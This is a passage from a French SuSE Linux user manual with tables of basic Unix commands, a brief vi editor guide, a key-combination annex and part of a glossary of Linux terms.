<code>ls -l [repert]</code>	Liste tous les fichiers et répertoires dans le répertoire <code>repert</code> (affichage long détaillé). Sans paramètres : le contenu du répertoire courant.
<code>ls -a [repert]</code>	Affiche aussi les fichiers cachés, (par exemple <code>~/ .xinitrc</code>).
<code>mkdir nouveaurepert</code>	Crée le répertoire <code>nouveaurepert</code> .
<code>less fichier</code>	Affiche un fichier page par page (défilement en avant avec la barre d'espace, en arrière avec <code>(b)</code>).
<code>mv defichier versfichier</code>	Déplace un fichier ou le renomme.
<code>rm fichier</code>	Efface <code>fichier</code> (y compris les liens !).
<code>rm -r repert</code>	Effacement récursif du répertoire <code>repert</code> (avec sous-répertoires).
<code>rmdir repert</code>	Efface le répertoire <code>repert</code> (s'il est vide).

TAB. 19.9: Vue d'ensemble des principales commandes Unix

Dans le tableau 19.10, page 457, vous trouverez quelques commandes qui vous aideront à effectuer des recherches.

<code>find . -name "fichier"</code>	Recherche <code>fichier</code> dans tous les sous-répertoires du répertoire courant.
<code>find . -name "*emil*"</code>	Recherche tous les fichiers dont le nom contient la chaîne de caractères <code>'emil'</code> .
<code>commande man</code>	Donne une description de <code>commande</code> .
<code>grep chaînes fichiers</code>	Recherche dans tous les fichiers la <code>'chaîne'</code> spécifiée qui peut bien sûr contenir des <i>expressions régulières</i> (voir paragraphe 19.7.2 ou <code>man regexp</code>).

TAB. 19.10: Aperçu des commandes de recherche

19.14 Pour terminer

Les répertoires généraux de commandes sous Linux sont :

- /bin
- /sbin
- /usr/bin
- /usr/sbin
- /usr/X11R6/bin

Vous y trouverez encore de nombreuses autres commandes.

Avec `<commande> man`, vous obtiendrez des informations détaillées sur les commandes et programmes disponibles, à condition bien sûr qu'il existe une page de man (voir paragraphe 19.9). La sortie est dirigée vers le périphérique de sortie standard (en général l'écran).

À l'aide des *pipes*, symbolisés dans la ligne d'invite du shell par le caractère `'|'`, vous pouvez faire ces sorties directement sur l'imprimante ou, le cas échéant, les faire écrire directement dans des fichiers.

Exemple :

Vous voulez faire imprimer la page de man se rapportant à la commande `ls`. Pour cela, vous devez taper :

```
tux@terre: > man -t ls | lpr
```

Vous trouverez des introductions aux pages de man classées par thèmes dans le système d'aide hypertexte de votre SuSE Linux. Lancez simplement la commande `susehelp`. Vous avez aussi la possibilité de suivre les hyperliens vers d'autres pages de man.

19.15 L'éditeur vi

L'utilisation de `vi` demande une certaine habitude. Nous lui donnons toutefois ici la préférence par rapport à d'autres éditeurs car d'une part il est disponible sur tout système de type Unix et fait partie d'une installation Linux standard et d'autre part son mode d'utilisation est clair et ne prête en général à aucune confusion. De plus : lorsque rien ne va, on peut compter sur `vi`.

Les instructions succinctes qui vont suivre devraient vous permettre par exemple d'éditer divers fichiers de configuration à l'aide de `vi`.

Concept :

`vi` connaît 3 modes de fonctionnement :

- Mode commande (angl. *command mode*)
Chaque pression de touche est interprétée comme partie d'une commande.
- Mode insertion (angl. *insert mode*)
Les pressions de touches sont interprétées comme entrées de texte.
- Mode commande complexe (angl. *last line mode*)
Pour commandes plus complexes éditées dans la dernière ligne.

Principales commandes du mode commande :

i	passé en mode insertion (les caractères sont insérés <i>avant</i> le curseur courant).
a	passé en mode insertion (les caractères sont insérés <i>après</i> le curseur courant).
A	passé en mode insertion (les caractères sont insérés à la fin de la ligne)
R	passé en mode insertion (l'ancien texte est remplacé).
r	passé en mode insertion pour remplacer <i>un seul</i> caractère.
s	passé en mode insertion (le caractère sur lequel le curseur est positionné est remplacé par l'entrée).
C	passé en mode insertion (le reste de la ligne est remplacé par le nouveau texte.
o	passé en mode insertion (une nouvelle ligne est insérée <i>après</i> la ligne courante.
O	passé en mode insertion (une nouvelle ligne est insérée <i>avant</i> la ligne courante.
x	efface le caractère courant.
dd	efface la ligne courante.
dw	efface jusqu'à la fin du mot courant.
cw	passé en mode insertion (le reste du mot courant est remplacé par l'entrée).
u	annule la dernière entrée.

J	concatène la ligne suivante à la ligne courante.
.	répète la dernière commande.
:	passer en mode commande complexe.

TAB. 19.11: Commandes simples de l'éditeur vi

Toutes les commandes peuvent être précédées d'un chiffre qui indique le nombre d'objets auxquels la commande doit se rapporter. L'entrée de '3dw' provoque l'effacement de trois mots à la fois. Par l'entrée de '10x', on provoque l'effacement de dix caractères à partir de l'endroit où est positionné le curseur et avec '20dd' on efface vingt lignes.

Principales commandes du mode commande complexe :

:q !	quitte vi, sans sauvegarder les modifications
:w <fichier>	sauvegarde sous <fichier>
:x	sauvegarde le fichier modifié et quitte l'éditeur
:e <fichier>	édite (charge) <fichier>
:u	annule la dernière commande d'édition
















TAB. 19.12: Commandes complexes de l'éditeur vi

En appuyant sur la touche (Echap), on passe du mode insertion au mode commande.

Annexe A

Combinaisons de touches importantes

Quelques unes des combinaisons de touches utiles et importantes.

	En ligne de commande, exécution d'une commande. Autrement, retour à la ligne.
	Passage à une autre console (en mode texte).
	Sous X11 et Dosemu : Passage à l'une des consoles virtuelles.
	Retour à X11.
	Quitter X11.
	
	Affichage des pages d'écran précédentes. Fonctionne jusqu'au moment où l'on change de console.
	Inverse de  .
	Affiche la commande précédente dans la ligne de commande actuelle
	Sous le shell, produit l'effet inverse de  .
	Sous X11 : Passage, dans l'écran virtuel, à la plus proche fenêtre située dans le sens de la flèche. Le nombre de fenêtres disponibles est déterminé dans <code>.fvwm[2]rc</code> par le paramètre <code>DeskTopSize</code> .
	Change la résolution de l'écran selon l'ordre des entrées faites pour le mode écran dans <code>/etc/XF86Config</code> .
	Déconnexion. Correspond à la commande <code>exit</code> . Entrée dans <code>/etc/profile</code> : <code>ignoreeof=x</code> . <code>x</code> indique le nombre de répétitions nécessaires pour que la commande devienne active.

TAB. A.1:

A. Combinaisons de touches importantes

Annexe B

Glossaire

Dans ce glossaire, nous nous sommes limités à définir les expressions ou abréviations spécifiques à **UNIX** ou à Linux car le nombre de pages ne nous permet pas une introduction approfondie au traitement électronique des données. Le lecteur du présent glossaire devrait donc déjà être familiarisé avec des termes tels que *bit* et *octet*.

Acronyme

Les abréviations qui se prononcent comme un seul mot sont désignées sous le nom d'acronymes. *Linux*, *GNU* et *BIOS* sont des acronymes bien connus.

Administrateur système (angl. *system administrator*, *root user*)

C'est la personne qui, dans un système complexe ou un réseau, se charge des configurations et de la maintenance. L'administrateur système ('*root*') est le seul à avoir accès à toutes les ressources d'un système (il possède les droits *root*).

Adresse IP

Adresse Internet 32 bits, habituellement en notation décimale, sous forme de quatre nombres séparés par des points (par exemple 192.168.10.1) expressément assignée à une machine connectée au réseau. Si une machine possède plusieurs connexions réseau (passerelle, (angl. *gateway*)), elle a aussi plusieurs adresses IP.

Alias

Le plus fréquemment, on emploie le terme *alias* en relation avec le *shell* (interpréteur de commandes). Avec un *alias*, on peut abrégé des commandes longues ou très souvent utilisées. Voyez à ce sujet le paragraphe concernant la manipulation de l'interpréteur de commandes.

Amorçage

L'amorçage (appelé aussi *boot*) désigne le processus de chargement d'un système, à partir de l'allumage de la machine jusqu'au moment où le système est à la disposition de l'utilisateur. Sous Linux, on entend par ce terme le lancement du noyau et le "démarrage" des services du système qui s'annoncent par le message '*uncompressing linux...*' et se terminent par l'invite '*login :*'.

ATAPI

ATAPI est une interface conçue pour piloter et contrôler les périphériques connectés à un contrôleur (E)IDE. Les lecteurs de CD-ROM ATAPI (☞ *Lecteur de CD-ROM*) sont particulièrement répandus. Mais il existe aussi maintenant des lecteurs Zip, des lecteurs de bandes et des lecteurs de disquettes qui fonctionnent à l'aide de cette interface. Tous ces périphériques sont supportés par Linux.

Backup

Backup est le mot anglais pour les copies de sauvegarde. On devrait faire régulièrement des copies de sauvegarde, particulièrement pour les données importantes. Certaines configurations de programmes (très souvent réalisées avec beaucoup de peine) méritent également d'être sauvegardées. Sous Linux, la technique fondamentale de sauvegarde des données sur un ☞ *périphérique* est l'exécution de la commande `tar`. Très souvent, `tar` est utilisé conjointement à `gzip`.

BIOS (angl. *Basic Input Output System*)

Chaque PC possède une petite zone de mémoire dans laquelle est enregistré ce que l'on appelle le BIOS. Le BIOS contient des programmes d'initialisation et de test pour le démarrage du système ainsi que quelques pilotes (relativement simples) pour les périphériques essentiels : clavier, carte vidéo, lecteurs, interfaces, horloge. Sous Linux, le BIOS n'est pas actif car il fonctionne en "mode réel" (☞ *CPU*) et il est désactivé lors de l'amorçage du noyau. Mais le noyau sous Linux met à disposition des routines nettement plus performantes que le BIOS.

Boot (angl. *boot strap* = *tirant de botte*)

☞ *Amorçage*

Buffer

☞ *Tampon*

Caractères jokers (angl. *wildcards*)

☞ *Wildcards*

Chemin d'accès (angl. *path*)

Par le chemin d'accès, la position d'un ☞ *fichier* dans un ☞ *système de fichiers* est définie sans aucune ambiguïté. Sous Unix, les différents niveaux de répertoires sont séparés par une barre oblique '/' appelée slash. On distingue deux types de chemins :

- *chemin relatif* : la position d'un fichier ou d'un répertoire est définie par rapport au répertoire courant.
- *chemin absolu* : la position est définie ici par rapport au ☞ *répertoire racine*.

Commutateur (angl. *switch*)

Les commutateurs permettent à l'utilisateur d'agir sur le comportement par défaut des programmes. La *ligne de commande* est constituée par le nom du programme éventuellement suivi par les commutateurs.

Compte (angl. *account*)

C'est l'ensemble constitué par le nom d'utilisateur (angl. *login name*) et le mot de passe (angl. *password*). Le compte est en général créé par l'*administrateur système*. Il détermine également à quel groupe le nouvel utilisateur doit appartenir et quels droits lui sont attribués. La mise en place d'un compte implique la plupart du temps la création d'un *répertoire personnel* et l'assignation d'une adresse *E-Mail* (courrier électronique) à l'utilisateur.

Console (angl. *console, terminal*)

Autrefois, la console était assimilée au terminal. Sous Linux il existe ce que l'on appelle les "consoles virtuelles". Elles permettent d'utiliser un seul écran pour plusieurs sessions indépendantes mais simultanées (voir paragraphe 19.4, page 439). Le *niveau d'exécution standard* (runlevel 2) prévoit 6 consoles virtuelles auxquelles vous pouvez accéder en vous servant respectivement des touches **(Alt) + (F1)** jusqu' à **(Alt) + (F6)**.

À partir du système X Window¹, vous pouvez accéder aux consoles texte au moyen de **(Ctrl) + (Alt) + (F1)** jusqu'à **(Ctrl) + (Alt) + (F6)**.

Courrier électronique

E-Mail

CPU (angl. *Central Processing Unit*)

Unité centrale de traitement, appelée aussi processeur. Les processeurs Intel de la famille x86 peuvent fonctionner en différents modes. Nous allons ici en distinguer deux :

- le mode réel : C'est le mode d'exécution natif. Il est lent et désuet pour les applications ("logiciels 16 bits"). Il n'existe, en mode réel, ni zones ni commandes protégées. C'est dans ce mode que la machine démarre lorsqu'elle est allumée ou réinitialisée *Réinitialisation*. En outre, la taille des segments est limitée ici à 64Ko.
- le mode protégé : (utilisable à partir de 286). Mode d'exécution dans lequel on distingue différents niveaux de privilèges. Ce n'est que dans l'état dit "Ring0" du processeur que "tout est permis" (ici c'est le royaume du noyau Linux), avec "Ring3" par contre (niveau de privilège le plus bas), ce sont les applications (même celles du super-utilisateur) qui travaillent. En outre, depuis la famille de processeurs 386, on peut utiliser des segments qui recouvrent la totalité de la zone d'adressage et rendent possibles des modèles de mémoires linéaires (flatmodel). C'est dans ce mode d'exécution que le CPU at-

¹ qui utilise soit la console 7 (runlevel 2) ou la console 3 (runlevel 3)

teint le maximum de sa performance. Linux n'utilise le processeur que dans le "mode protégé" du 386 (ou supérieur).

Linux est actuellement disponible pour les architectures basées sur les processeurs : Intel, x86, DECalpha, Motorola m68k, Sparc, PowerPC, MIPS, ARM.

Curseur

Le curseur est en général un petit élément graphique en forme de bloc qui marque l'emplacement où se fait la saisie. Sous Linux, ce terme apparaît dans les contextes suivants :

- Interpréteur de commandes/Éditeur : Un petit rectangle ou un trait (clignotant) marque l'emplacement où seront inscrits les caractères au moyen du clavier. Sous l'interpréteur de commandes, le curseur est situé sur le côté droit à côté de l'*invite*.
- Curseur de souris sous X : C'est le pointeur de la souris sous X. Il change de forme selon le fond sur lequel il se trouve. Il a par exemple la forme d'une flèche dans un xterm, la forme d'un "X" sur un fond d'écran et la forme d'un "I" dans une fenêtre d'*éditeur*.
- Curseur GPM (console) : C'est un bloc de la taille d'un caractère qui, au moyen du programme GPM sur la *Console*, peut être positionné par déplacement de la souris et permet d'effectuer des opérations de couper/coller (*sélection*).

Densité des i-noeuds

Désigne le nombre d'octets qu'un i-noeud occupe dans le système de fichiers (comparable à la "taille de l'unité d'allocation (angl. *cluster*)" sous MSDOS). Ce terme déroute très souvent les nouveaux venus sous Linux car la *densité* est *haute* lorsque la *valeur* pour la densité des i-noeuds est *minime* : dans ce cas, une partition contient un nombre plus important d'i-noeuds. Un fichier occupe toujours *au minimum* ce nombre d'octets, même s'il est plus petit. Par contre, un grand fichier requiert moins d'i-noeuds si la valeur de densité de ceux-ci est élevée, ce qui influe favorablement sur la performance. On peut donc appliquer la règle : Une valeur peu élevée de densité i-noeuds permet de mieux utiliser la mémoire disque disponible mais une valeur élevée donne une meilleure performance. On obtient toutefois le maximum de performance en utilisant une densité moyenne qui est la même pour tous les systèmes de fichiers. (par exemple 4096).

Device

Voir périphérique

E-Mail (angl. *electronic mail*)

Méthode de transmission de messages entre utilisateurs d'un système d'ordinateurs intégrés dans un réseau. Tout comme pour le courrier postal sur papier (très souvent appelé (angl. *snail mail*) pour sa lenteur d'escargot), le destinataire doit être spécifié : vous devez indiquer son adresse

électronique ou adresse E-mail. Le courrier électronique (E-mail) permet de transmettre non seulement des textes mais aussi des documents sonores et des images. L'avantage du courrier électronique réside dans le fait qu'il est peu onéreux et que la plupart des messages peuvent parvenir au destinataire quelques minutes après l'expédition.

Éditeur

Les éditeurs sont des programmes permettant de modifier des fichiers en introduisant par exemple des données textuelles. **GNU Emacs** (`emacs`) ou l'éditeur UNIX **vi** (voir paragraphe 19.15, page 459) sont des éditeurs polyvalents bien connus sous Linux. Si vous ne connaissez jusqu'à présent aucun de ces deux éditeurs, essayez **joe** – l'éditeur **joe** est compatible WordStar . . .

ELF (angl. *Executable and Linking Format*)

ELF est aussi pour Linux le format binaire standard. Avec ce format, il est plus facilement possible qu'avec l'ancien format `a.out` de créer par exemple des “bibliothèques partagées”. Pour plus de détails, voir le `HowTo /usr/doc/howto/en/ELF-HOWTO.gz`.

Encryptage (angl. *encryption*)

L'encryptage de données permet de cacher à des tierces personnes le contenu d'un fichier. Ceci est toujours opportun pour le transfert de données à travers des connexions offrant peu de sécurité (par exemple Internet) si l'on souhaite éviter que des tiers non autorisés puissent prendre connaissance des données transmises (par exemple numéros de cartes de crédit, mots de passe, informations confidentielles, etc.). La longueur de la clé utilisée a une importance primordiale pour la sécurité du chiffrement (une clé d'une longueur insuffisante peut être “cassée” par des programmes appropriés).

Il existe dans quelques pays des restrictions légales à l'encryptage des données. De ce fait, l'utilisation de certains programmes tels que **SSH**, **PGP** ou les accès Web au moyen de **SSL** sont soit interdits dans ces pays, soit soumis à des limites s'appliquant à la longueur de la clé².

Bien que SuSE offre les programmes mentionnés ci-dessus dans sa distribution (dans la mesure où ceci n'est pas contraire à la législation du pays concerné), il vous incombe de vérifier vous-même si vous êtes autorisé à les utiliser dans votre pays. SuSE n'assume aucune responsabilité.

Entrée/sortie standard (angl. *standard input / output*)

Chaque processeur possède 3 canaux sur lesquels il peut lire ou écrire des données. Il s'agit du canal d'entrée standard (`stdin`), du canal de sortie standard (`stdout`) et du canal d'erreur standard (`stderr`). Ces canaux sont dirigés par défaut vers certains périphériques, l'entrée standard vers le clavier, la sortie standard et le canal d'erreur standard vers l'écran. À l'aide de l'interpréteur de commandes (`shell`), il est possible de rediriger

² N.d.l.T : En France la longueur de clé ne doit pas dépasser 128 bits. Pour plus d'informations, visitez le site du SCSSI : <http://www.scssi.gouv.fr/present/chiffre/legal.html>

ces canaux. On parle par exemple d'une redirection de l'entrée standard si les caractères proviennent d'un fichier et non pas du clavier. Lorsqu'on utilise un interpréteur de commandes, la redirection est symbolisée par les caractères '`<`' (canal d'entrée), '`>`' (canal de sortie) '`>>`' (canal d'erreur). Voir aussi *⇒Pipe*.

Environnement (angl. *environment*)

Un *⇒interpréteur de commandes* procure en règle générale un environnement dans lequel l'utilisateur peut temporairement effectuer certaines opérations. Ces opérations concernent par exemple les noms de chemin d'accès aux programmes, le nom de l'utilisateur, le chemin courant, l'invite, etc. Ces données sont insérées dans une *⇒variable d'environnement*. Ces variables d'environnement peuvent être assignées, par exemple, par les fichiers de configuration de l'interpréteur de commandes.

Ethernet

Matériel réseau très répandu pour *⇒LAN* avec structure de type bus, autorisant à l'origine des transferts à 10 Mbps par câblage coaxial (10 base 2 ou 10 base 5). Il est toutefois courant aujourd'hui de voir aussi des réseaux basés sur le câblage à paires torsadées (angl. *twisted pair*) permettant jusqu'à 100 Mbps (100 base T) avec une topologie en forme d'étoile.

EXT2 (angl. *second extended Filesystem*)

C'est le système de fichiers standard utilisé par Linux. Il se distingue par de hautes performances, des noms de fichiers longs, des droits d'accès ainsi que par les tolérances aux erreurs.

FAI (angl. *ISP*)

Acronyme pour "Fournisseur d'Accès Internet". Entreprise de communication qui procure l'accès à Internet par exemple au moyen d'un modem.

Fenêtre (angl. *window*)

Les fenêtres sont des portions d'écran rectangulaires généralement entourées par un cadre. Ces cadres contiennent le plus souvent des éléments décoratifs permettant par exemple de modifier la taille et la position de la fenêtre sur l'écran. Pour pouvoir travailler avec des fenêtres sous Linux, il est nécessaire de disposer d'un *⇒serveur X* et d'un *⇒gestionnaire de fenêtres*.

Fichier (angl. *file*)

Sous Linux, le fichier constitue le concept central du traitement des données. Tout comme sous d'autres systèmes, les fichiers servent en premier lieu à stocker les données dans les mémoires de masse. Un nom de fichier doit être unique dans le répertoire qui abrite ce fichier. Le *⇒système de fichiers* permet un classement hiérarchique des fichiers.

Focus (angl. *focus*)

On dit qu'un élément de contrôle, comme par exemple la ligne de com-

mande d'un *terminal*, possède le focus lorsque les données entrées à l'aide du clavier sont transmises à cet élément. La plupart du temps, le focus est lié à la position du *curseur*. La manière dont un gestionnaire de fenêtres gère le focus est appelée gestion de focus (angl. *focus policy*). On distingue ici le focus qui suit toujours le curseur de souris et le focus qui n'est transmis à un élément de contrôle que s'il est activé par un clic sur le bouton de la souris.

FTP (angl. *file transfer protocol*)

FTP est la méthode utilisée sous **UNIX** pour transférer des fichiers d'une machine à une autre. Ce transfert concerne le serveur FTP (la machine qui fournit les données) et le client FTP (la machine qui reçoit les données).

Gestionnaire de fenêtres (angl. *window manager*)

Le gestionnaire de fenêtres est utilisé sous le *système X Window* pour la manipulation des *fenêtres*, ouverture, fermeture, déplacement, représentation sous forme d'icônes etc. Très souvent les gestionnaires de fenêtres offrent des fonctions supplémentaires telles que par exemple des barres d'outils (angl. *toolbars*) qui hébergent des icônes permettant le lancement de certaines applications.

GNU

GNU est l'acronyme de *GNU is Not Unix* qui est un projet de la **Free Software Foundation (FSF)**. L'objectif du "projet GNU", auquel le nom de **Richard Stallman (RMS)** est étroitement lié, est la création d'un système d'exploitation "libre" compatible Unix, le mot "free" étant employé ici beaucoup moins dans le sens de "gratuit" que de "libre" pour ce qui concerne le droit d'accès aux programmes ainsi que le droit de les utiliser et de les modifier. Pour que la liberté du texte source, c'est-à-dire du code des programmes, soit respectée, toute modification doit également être "libre". La liberté d'un logiciel ne doit donc pas être restreinte par la modification ou l'ajout d'un code de programme. Il est expliqué dans le manifeste GNU classique comment cela peut être garanti (<http://www.gnu.org/gnu/manifesto.html>). Les logiciels GNU sont juridiquement protégés par la "GPL" (<http://www.gnu.org/copyleft/gpl.html>, voir annexe G, page 501 et pages suivantes) ou par la LGPL (<http://www.gnu.org/copyleft/lgpl.html>).

Dans le cadre du "projet GNU", tous les programmes auxiliaires Unix font l'objet d'un nouveau développement et sont en partie dotés d'une fonctionnalité plus complète ou améliorée. Mais certains systèmes logiciels complexes (par exemple **Emacs** ou la **glibc**) sont aussi au centre du "projet".

Le noyau *Linux*, soumis aux termes de la GPL, profite de ce développement (en particulier des outils) mais il ne doit pas être confondu avec le projet lui-même.

I-noeud

Les i-noeuds servent au système de fichiers *EXT2* à gérer les infor-

mations concernant les fichiers stockés sur le disque dur. Les i-noeuds contiennent en outre d'autres informations telles que l'identifiant du propriétaire du fichier, les droits accordés, les dates de modification etc.

Interface

Généralement, l'interface désigne le périphérique par lequel les différents systèmes échangent des informations. Une telle interface peut être par exemple le clavier qui est en quelque sorte le lieu de rencontre de l'homme et de la machine. Cette notion est toutefois très abstraite et l'on peut distinguer de façon beaucoup plus concrète les interfaces suivantes :

- *Interface matérielle* (angl. *hardware*) : elle permet de connecter des périphériques à la machine. Les exemples sont le port parallèle, SCSI et le port série.
- *Interface logicielle* (angl. *software*) : détermine de quelle manière les programmes doivent communiquer entre eux. Voir aussi «*protocole*».
- *Interface utilisateur* : C'est ici que l'homme et la machine échangent des données. Les exemples sont la souris, le moniteur et le clavier.

Interface graphique (angl. *graphical user interface, GUI*)

L'interface graphique est la représentation du bureau de l'utilisateur (angl. *graphical / electronic desktop*). L'écran qui doit absolument permettre des affichages graphiques est considéré comme la surface du bureau (angl. *desktop*) sur laquelle on peut poser des «*fenêtres*». C'est dans ces fenêtres que sont exécutés les différents processus. Les éléments de contrôle d'une interface graphique sont habituellement manipulés à l'aide de la souris, d'un trackball ou autres dispositifs similaires. Les interfaces graphiques bien connues sont le «*système X Window*», le système 7 de **Apple MacIntosh** **Digital Research GEM**, **MS-Windows**.

Internet

L'Internet est un «*réseau*» mondial hétérogène - c'est-à-dire constitué de machines différentes -. L'accès aux machines se fait au moyen de leur «*adresse IP*» (IP = Internet Protocol) qui est unique dans le monde. Les adresses IP sont divisées en adresses nationales, adresses de domaines et sous-domaines et adresse de la machine. Outre l'adresse IP numérique (par exemple 192.168.0.1), il existe aussi ce que l'on nomme les alias (par exemple `soleil.cosmos.univers`) qui permettent à l'utilisateur de retenir les adresses beaucoup plus facilement. L'Internet fonctionne non seulement au niveau «*matériel*» mais aussi, à l'aide de toute une série de «*protocoles*» tels que ftp, http, tcp et autres, sur différents niveaux logiques. Des services bien connus offerts par l'Internet sont le «*courrier électronique*» ou le World Wide WEB (WWW ou W3 appelé encore toile d'araignée mondiale). Un mot-clé essentiel lié à l'Internet est "Netiquette" qui est un ensemble de règles de savoir vivre nécessaires à une coexistence bien organisée et peut être comprise comme un "code d'honneur qui s'impose de lui-même".

Interpréteur de commandes (angl. *shell*)

L'interpréteur de commandes représente une interface fondamentale au *système d'exploitation* (noyau). Il permet de lancer des commandes à partir d'une ligne de commande. Pour pouvoir automatiser certaines tâches, les interpréteurs de commandes disposent le plus souvent d'un propre langage de programmation. Les programmes ainsi réalisés (appelés shell-scripts) peuvent être considérés comme des fichiers batch (fichiers de traitement par lots) intelligents. Exemples d'interpréteurs de commandes : **bash**, **sh**, **tcsh**.

Invite (angl. *prompt*)

Sous un *shell*, interpréteur de commandes en mode texte, l'emplacement où les commandes peuvent être transmises au *système d'exploitation* est marqué par l'invite. Le message d'invite peut contenir par exemple le nom de la machine et de l'utilisateur, l'heure actuelle et d'autres informations de ce genre. En faisant réapparaître l'invite, le système d'exploitation (ou l'interpréteur de commandes) vous signale que le système est prêt à recevoir de nouvelles commandes.

ISDN (angl. *Integrated Services Digital Network*)

En français RNIS. Réseau numérique permettant de transporter la voix, les données ou autre chose, tout en offrant les services associés. Exemple : Numéris.

ISP (angl. *Internet Service Provider*)

FAI

LAN (angl. *local area network*)

réseau local

Lecteur de CD-ROM (angl. *CD-ROM Drive*)

Il existe plusieurs types de lecteurs de CD-ROM. Les plus répandus sont les lecteurs *ATAPI* qui sont connectés à un contrôleur de disque dur (E)IDE. En dehors de ces lecteurs, il existe encore

- les lecteurs de CD-ROM SCSI qui sont utilisés par l'intermédiaire d'un adaptateur hôte SCSI,
- les lecteurs de CD-ROM qui peuvent être rattachés au port parallèle et
- des lecteurs de CD-ROM spécifiques aux différents constructeurs auxquels on peut accéder par des cartes contrôleur ou des cartes son spéciales.

Ce n'est que pour les lecteurs mentionnés en dernier que l'on doit sélectionner des pilotes spéciaux.

Ligne de commande

Le travail sous UNIX peut être "orienté ligne de commande". Cela signifie que tout programme lancé dans un *interpréteur de commandes* peut

B. Glossaire

avoir une ligne de commande. La commande `ls` peut recevoir diverses options permettant de régler son comportement.

Lien

Un lien (angl. *link*) est une entrée dans un répertoire pointant sur un *autre* fichier. Cette entrée ne contient pas elle-même de données. On distingue :

- les liens symboliques qui contiennent des *références à des noms*. Il n'est pas essentiel que le fichier référencé existe, ni qu'il s'agisse d'un fichier ou d'un répertoire ou qu'il se trouve hors des limites du système de fichiers.
- les liens physiques qui contiennent des *références à des i-noeuds*. Un lien physique ne peut faire de références qu'à l'intérieur d'un système de fichiers et il ne doit pas se rapporter à un répertoire. En outre, tous les liens physiques sont équivalents à un i-noeud (ce qui signifie que les données contenues dans le fichiers continuent à subsister tant que le dernier lien n'a pas été supprimé).

Linux

Système d'exploitation hautement performant similaire à UNIX, librement distribué aux termes de la *GPL*. Son nom ("Linus' uniX") est un *acronyme* dérivé du nom de son créateur **Linus Torvalds**.

Linux initial

Lors de l'installation, on lance d'abord le Linux initial. Il n'a pas besoin du disque dur qui, à ce stade, n'est pas encore accessible. Son noyau provient de la disquette d'amorçage ou du CD-ROM, l'image de root est chargée sur un disque RAM (également à partir du CD-ROM ou de la disquette root). Les autres programmes (par exemple YaST) proviennent directement du disque RAM.

Après le premier login, on lance YaST et on prépare l'installation du véritable Linux.

Manpage

Page de man

MBR (angl. *master boot record*)

Secteur maître d'amorçage. C'est le premier secteur physique (cylindre 0, tête 0, secteur 1) de l'un des disques durs dans le système (premier disque avec le numéro de périphérique BIOS 0x80). Chaque disque dur possède un MBR mais les BIOS ne peuvent pas tous démarrer le système d'exploitation concerné à partir de chaque disque dur. Lors de l'amorçage depuis un disque dur, le *BIOS* charge le contenu du MBR en mémoire à une adresse déterminée et il lui passe le contrôle. Ce code charge soit le système d'exploitation à partir d'une partition de disque dur amorçable, soit un chargeur (angl. *bootloader*) complexe tel que par exemple LILO.

Mémoire

La mémoire est en quelque sorte le cerveau de votre machine. On parle

très souvent de mémoire de travail ou mémoire centrale (angl. *main memory*). Sous Linux on distingue couramment deux types de mémoire :

- la *mémoire physique* : contenue dans votre machine sous forme de puces mémoire. Sa taille est typiquement de 8 Mo à 128 Mo. On peut accéder très rapidement aux fichiers stockés en ↗ *RAM*.
- la *mémoire virtuelle* : par le concept de mémoire virtuelle, le système peut considérer aussi certains espaces spéciaux du disque dur ou de la disquette comme mémoire de travail supplémentaire (↗ *mémoire d'échange*).

Mémoire d'échange

C'est la zone de mémoire de masse nécessaire lorsque l'on utilise la mémoire virtuelle. Elle sert au transfert temporaire de pages de mémoire vive (↗ *RAM*). Sous Linux, cela peut être une partition spéciale ou un fichier. Grosso modo, la mémoire vive physique RAM et la mémoire rendue disponible par le swap constituent ensemble la quantité maximale de mémoire virtuelle disponible.

Mémoire de masse (angl. *mass storage*)

C'est un terme global pour désigner un grand nombre de supports de stockage de données souvent très différents les uns des autres.

Les supports typiques sont les disquettes, les disques durs, les bandes magnétiques, les CD-ROM, les disques magnéto-optiques, les supports holographiques et quelques autres.

Mémoire de travail (angl. *memory*)

↗ *Mémoire*.

Menu

Lorsqu'on utilise une ↗ *interface graphique*, on peut accéder à plusieurs fonctions d'un programme en passant par un menu. Les menus (tout comme la carte au restaurant) présentent un choix de commandes et options que l'utilisateur peut sélectionner et faire exécuter. Le plus souvent, un programme possède une barre de menu (angl. *menu bar*) avec des sous-menus. Il existe par ailleurs des menus pop-up (menus surgissants ou flottants) qui jaillissent sur le fond d'écran et sont appelés par un clic de la souris.

Montage

C'est ainsi que l'on désigne le "rattachement" de systèmes de fichiers dans l'arborescence du système. Comme ↗ *point de montage*, on se sert en règle générale d'un répertoire vide. Voir aussi à ce sujet le paragraphe 19.11.2, page 453.

Multitâche

Les systèmes d'exploitation pouvant exécuter simultanément plus d'un ↗ *programme* sont appelés systèmes multitâches (angl. *task* = *tâche*). On distingue deux formes de multitâches :

B. Glossaire

- le multitâche concurrent : Le système d’exploitation est responsable de la répartition du temps CPU entre les différents processus. Une variante particulière est le multitâche “préemptif”
- le multitâche coopératif : Les processus restituent eux-même leur temps CPU pour permettre de le répartir.

Comme nous pouvons le voir, la première variante constitue la meilleure solution car elle ne permet à aucun processus de s’accaparer la totalité du temps CPU. Linux est un système multitâche préemptif.

Multiutilisateur (angl. *multiuser*)

Le *multitâche* est indispensable pour permettre à plusieurs utilisateurs de travailler simultanément sur la même machine. Un système d’exploitation qui offre cette possibilité est appelé un système multiutilisateur.

Multiprocessing

Si la machine sur laquelle tourne un système d’exploitation fonctionne avec plus d’un *processeur*, on parle d’un système multiprocesseur (angl. *multiprocessing*). Sous Linux, vous rencontrerez souvent le terme SMP qui signifie *symetric multi processing* et constitue une forme spéciale du mode multiprocesseur.

NFS (angl. *network file system*)

Protocole pour l’accès aux systèmes de fichiers de machines connectées à un réseau. Du côté du serveur, il est spécifié dans le fichier de configuration `/etc/exports` quelle machine est autorisée à accéder à quelle arborescence des répertoires du serveur. Le client peut alors “rattacher” ces répertoires à son arborescence (voir *montage*).

Niveau d’exécution (angl. *runlevel*)

C’est le terme employé habituellement sous Unix pour définir le niveau jusqu’auquel le système doit monter après l’amorçage ou jusqu’auquel il doit descendre (si l’on souhaite effectuer un changement). C’est le programme **init** qui prend en charge les changements de niveaux. Dans son fichier de configuration `/etc/inittab`, chaque niveau (angl. *level*) est associé à certains services. Le niveau le plus bas, par exemple *runlevel 1* ne met à disposition que le mode mono-utilisateur, le *Runlevel 2* permet le mode multiutilisateur et ainsi de suite.

Noyau

